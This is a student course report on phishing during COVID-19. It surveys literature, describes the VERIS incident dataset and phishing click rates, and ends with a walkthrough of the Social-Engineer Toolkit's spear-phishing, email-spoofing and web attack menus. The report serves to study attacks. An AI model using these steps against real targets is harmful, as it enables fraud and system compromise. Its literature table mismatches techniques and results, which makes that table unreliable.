CSE3024-Web Mining

The Application of the Phishing Attack

By

20BCE1596 Saksham Kuhar
20BCE1798 Ansh Goel

Btech CSE

Submitted to

Dr. Alok Chauhan Sir

School of Computer Science and Engineering

VIT®

Vellore Institute of Technology

(Deemed to be University under section 3 of UGC Act, 1956)

Winter Semester – 2022-23

Implementation of Phishing Attack

Ansh Goel
ansh.goel2020@vitstudent.ac.in

Saksham Kuhar
saksham.kuhar2020@vitstudent.ac.in

School of Computer Science and Engineering, Vellore Institute of Technology, Chennai, 600127, Tamil Nadu, India

Worklet details

Programme	B.Tech	
Course Name/Code	Web Mining/ CSE3024	
Slot	A2+TA2	
Faculty Name	Dr. Alok Chauhan Sir	
J-Component Title	Implementation of phishing attack	
Team Members Name|Reg.No	Saksham Kuhar	20BCE1596
	Ansh Goel	20BCE1798

Team Members(s)Contributions–Tentatively planned for implementation:

Worklet Tasks	*Contributor's Names*
Database connection and integration Using Py mongo	Ansh Goel
Preprocessing	Saksham Kuhar
Modelbuilding	Saksham Kuhar
Visualization	Ansh Goel
Technical Report writing	Done by Both
Presentation preparation	Done by Both

Problem Statement

The COVID-19 pandemic altered global dynamics in several ways. A global standstill resulted from rising health concerns. To ensure their own and their loved ones' survival, people were forced to adjust every area of their lives. To safeguard the people's safety and well-being, most activities and transactions were moved online. Everything was done online, as organisations, companies, educational institutions, and the like shifted to a purely digital model.
Because of COVID-19, internet use and time spent online both skyrocketed.
Internet security issues have grown in tandem with internet use. With increased business being conducted online, security threats were greater than ever before. A surge in phishing, malware, and other forms of cybercrime were seen throughout the epidemic.
Our goal is to talk about the ways in which cybersecurity has changed because of COVID-19 and how to counteract those changes.
The damage caused by the assaults was analysed qualitatively.
As a result of this research, we will be better able to take the necessary precautions to secure the system and defend it against future assaults.

Abstract

The COVID-19 epidemic may have changed business forever. Due to widespread confusion and the massive number of unknowns around what is and is not safe, consumers have moved to e-commerce and other online assets instead of risking walking into commercial facilities. Because of this movement, companies across most sectors—including retail, food services, and even healthcare—have had to implement a range of software-as-a-service (SaaS) solutions, added cloud-based storage, third-party suppliers, etc. to swiftly fulfil this much increased demand.
Change may cause misunderstandings, omissions, and mistakes. Cybercriminals know this and will exploit every chance. We must emphasise that the cloud and SaaS alternatives are not necessarily less secure. Instead, most companies are forced to implement them fast due to pandemic circumstances and sometimes must do so with fewer people and cash. Large-scale remote work enablement may make digital transformation a catastrophe.
Instead of new technological criminal methods, we expect more of the same. Attackers are less likely to create new methods and techniques to conduct new crimes since existing strategies were effective before COVID-19 and we accidentally enlarged their attack surface during the epidemic.
Human mistake is common. Error is any mistake or omission. Errors include programming, omissions, trips, and spills. Nevertheless, publishing mistakes, mis delivery problems, and misconfiguration errors (such as not applying data security rules to a new cloud storage bucket) are the issues we have seen most lately and expect to see more of. (Expanding the audience).
System administrators and end users often make these mistakes due to carelessness or haste.
As wrote down above, COVID-19 has caused many companies to run with less personnel owing to sickness, furlough, or remote worker limits.
These firms also have particularly large workloads and rely heavily on new and unfamiliar solutions that must be delivered fast. With the distraction of sheltering in place with family, especially children, it would be surprising if mistakes did not occur.

Literature Survey

Sl no	Title	Author / Journal name/Year	Technique	Result
1	Fighting Spam, Phishing andEmail Fraud	Mr. Shailendra Chhabra Journal of computing 2020	CNN, ANN, RNN	Email has been dubbed the "killer application" ofthe internet due to its widespread adoption by individuals, companies, governments, and other types of organizations for the purposes of interacting, sharing, and disseminatin g information.
2	Phishing Susceptibility: AnInvestigation into the Processing of a Targeted Spear Phishing Email,"	Jingguo Wang, Tejaswini Herath, Rui Chen, Arun Aishwanath,and H. Raghav Rao, IEEE TRANSACTIONS ON PROFESSIONAL COMMUNICATIO	Comparative study between different machine learning algorithms .	He supplied examples and explanations about the use of CRM114 for small, medium, and large-scale

		N, VOL. 55, NO. 4, DECEMBER 2022		businesses (for the purpose of filtering up toone million customer email accounts). Hedescribed theinner workings of asystem built with CRM114 that implemente d the CAMRAM notion of Internet postage. Thissystem was used to present the system. He presented a unified paradigm of spam filtration, which is the model that allspam filters that are currently available on the market adhere to.

3	*Learning to Detect Phishing Emails, Track: Security, Privacy, Reliability,and Ethics*	Ian Fette, NormanSadeh, Anthony Tomasic WWW 2017	*AES (Advanced Encryption Standard) Algorithm*	He has emphasized the fact that it is workable to find phishing web pages by examining the visual resemblance ofdifferent web pages. Thevisual

				assessment strategy, the semantic assessment approach, the enforcement ofhuman-computer interaction, and the originality verification ofweb pages
4	*"Different Types of Phishing Attacks andDetection Techniques: A Review."*	Tandale, Kiran D., and Sunil N. Pawar.2020 International Conference on Smart Innovations in Design, Environment, Management,	*Naïve Bayes Algorithm*	When Kiren gave a presentatio n,he covered a range of topics, including various phishing assaults and methods for detecting them. Additionally, they discussed certain countermeas urees can be takenagainst phishing. The research reportsaid that the machine learning approach, in comparison to all earlier anti-phishing technologies, has the potential to

				achieve a detection accuracy of one hundred percent.

5.	Cyber security in the age of COVID-19: A timeline and analysis of cyber-crime and cyber-attacks during the pandemic, Computers & Security	Harjinder Singh Lallie, Lynsay A. Shepherd, Jason R.C. Nurse, Arnau Erola, Gregory Epiphaniou, CarstenMaple, Xavier Bellekens Volume 105,2021,102248, ISSN 0167	Use of Sub-Domains techniques	The pandemicof COVID-19 has had a tremendous influence on cybersecurity. As more people work from home, the frequency of cyber threats such as phishing frauds, malware, and ransomware has increased. During the pandemic, the most common cyber risks are phishing frauds, malware, ransomware, cloud security breaches, remote access security threats, cyber-espionage, supply chain assaults, medical facility attacks,data breaches, and cyber extortion. Organization s are employing many security measures to counteract these

				dangers,such as training personnel on how to spot and respond to

				cyber assaults,using multi-factor authenticatio n,often updating software and security systems, and safeguarding remote access.
6	Cyber security in the age ofCOVID-19: A timeline andanalysis of cyber-crime andcyber-attacks during the pandemic	*Harjinder Singh Lallie, Lynsay A. Shepherd, Jason R.C. Nurse, Arnau Erola, Gregory Epiphaniou,Carsten Maple a, Xavier Bellekens* Elsevier 2021	Comparative study between several types of cyber-attacks and its impact on world	There was a reported 600% increase of phishing attacks in March 2020 Shi (2020). The World Economic Forum (WEF) reported that the pan-demicled to a 50.1% increase in cyber-attacks
7	Cyber Security Threats DuringCovid-19 Pandemic	Rajesh Yadav International Transaction Journal ofEngineering, Management, & Applied Sciences & Technologies 2021	Comparative study between distinct types of cyber threats	In corona pandemic, around 600 malware attacks,800k spam messages and 50khits on malicious websites have been observed in May 2020. Also, starting from February to March 2020, spam emails numbers have increased 300 times and

				300%

8	The impact of COVID-19 on cyber-crime and state-sponsored cyber activities	Johannes Wiggen Konrad-Adenauer-Stiftung e. V 2020	*Diverse types of cyber-attacks along with their prevention techniques were discussed*	The pandemic highlights the need for supporting secure and reliable communication channels for confidential information and for extending it to most employees — especially those workingfor governments and public authorities.
9	Cyber Security in the Age ofCOVID-19	Arome J. Gabriel, AshrafDarwish, and Aboul Ella Hassanien	*Various Solutionsof Different types of cyber-attacks were discussed*	Cyber security issues that come into play during COVID-19 induced digital or mobile contact tracing, COVID-19 induced remote work from home, COVID-19 medical imaging, and even the cyber security implications of the spread of COVID-19 related fake news (misinformation)were discussed.

10	The Impact of COVID-19 on the Cybersecurity Sector	Ms. Deppa, Mark Ouellette *Icf.com* *2020*	*Diverse types of cyber-attacks on cybersecurity along with their how to improve conditions in thecybersecurity sector were discussed*	Now and in the future, well trained cybersecurity professionals are needed to aid a growing number of businesses who depend on these individuals to protect their data, information, and employees during these uncertain times.

1. Dataset and Tool to be used (Details)

Dataset:


The dataset used is incident data obtained in the form of 35 publicly disclosed incidents gathered for the Vocabulary for Event Recording and Incident Sharing* (VERIS) CommunityDatabase (VCDB) project. For the period between March 1, 2020, and June 1, 2020, 474 data breach records were added to the issues list of the VCDB repository to be coded. Of the described incidents, 36 were identified as being related to the COVID-19 pandemic.


The Vocabulary for Event Recording and Incident Sharing (VERIS) is a set of metrics designedto supply a common language for describing security incidents in a structured and repeatable manner. VERIS is a response to one of the most critical and persistent challenges inthe security industry - a lack of quality information. VERIS targets this problem by helping organizations to collect useful incident-related information and to share that information - anonymously and responsibly - with others. The overall goal is to lay a foundation from whichwe can constructively and cooperatively learn from our experiences to better measure and manage risk.

While there are a few initiatives to gather publicly revealed security incidents, there is no unconstrained, comprehensive raw dataset on security incidents that is rich enough to help both community study and business decision-making. Aggregated collections are collected and issued by some organizations, but the underlying data are either not freely and publicly accessible for usage, or they are not in a format that makes data modification and transformation for research easy. Researchers who are examining the issues surrounding security incidents have long been impeded by this gap, as have risk managers who lack accessto correct data on which to base their risk assessments.

Data Description:

Most VCDB issues are chosen randomly (with a preference for those in the last year), however we specifically select healthcare issues and some priority incidents. Incidents notchosen randomly can be found by the value of 'plus.sub_source'. It will be 'phidbr' for healthcare issues and 'priority' for priority issues.





With a median click rate of 3.1%, phishing emails unconnected to COVID-19 tend to be slightly less popular. The COVID-19-related phishing emails had a little higher median at 4.1% and many organizations had far higher click rates, sometimes exceeding 50%.

When COVID-19-related terms are mentioned, it is natural to experience an intensified emotional response (or amygdala hijacking, if you are interested in behavioral security like someof our contributors).




Figure 2. Proportion clicked in simulated phishing tests.
(Each dot represents 2% of orgainzations.)





Figure 3. Posts including select terms over time

★ **TOOLS/ARCHITECTURE for the project**

As we already know how the covid 19 affected the cybersecurity by making the people fool using the help of various tools and technologies so that they access the assets of the organizationor breaching the personal data all these possible only via various attacks as we discussed further:

1)Social engineering Attacks:

The Social-engineer Toolkit (SeT) is an open-source penetration testing framework designed for social engineering. SeT has a few custom attack vectors that allow you to make a believable attack in a fraction of time. These kind of tools use human behaviors to trick them to the attack vectors.



Steps – Type “1” → enter. A submenu will open. If you press the enter button again, youwill see the explanations for each submenu

TheSpear-phishing module allows you to specially craft email messages and send them to your targeted victims with attached File Format malicious payloads. For example, sending malicious PDF document which if the victim opens, will compromise the system. If you want to spoof your email address, be sure “Sendmail” is installed (apt-get install Sendmail) and change theconfig/set_configSeNDMAIL=OFF flag to SeNDMAIL=ON.

There are two options for thespear phishing attack –


1) Perform a Mass Email Attack.
2) Create a File Format Payload and a Social-Engineering Template.

The first one is lettingSeT do everything for you (option 1), the second one is to create your ownFile Format payload and use it in your own attack

```
  The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

  It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.
```

```
set> 1

 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached fileformat malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own FileFormat
 payload and use it in your own attack. Either way, good luck and enjoy!

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu
```

Type “99” to go back to the main menu and then type “2” to go to “The web attack vectors”.
The web attack module is a unique way of using multiple web-based attacks to compromise the intended victim. This module is used by performing phishing attacks against thevictim if they click the link. There is a wide variety of attacks that can occur once they click a
link.




Type “99” to return to the main menu and then type “3”.

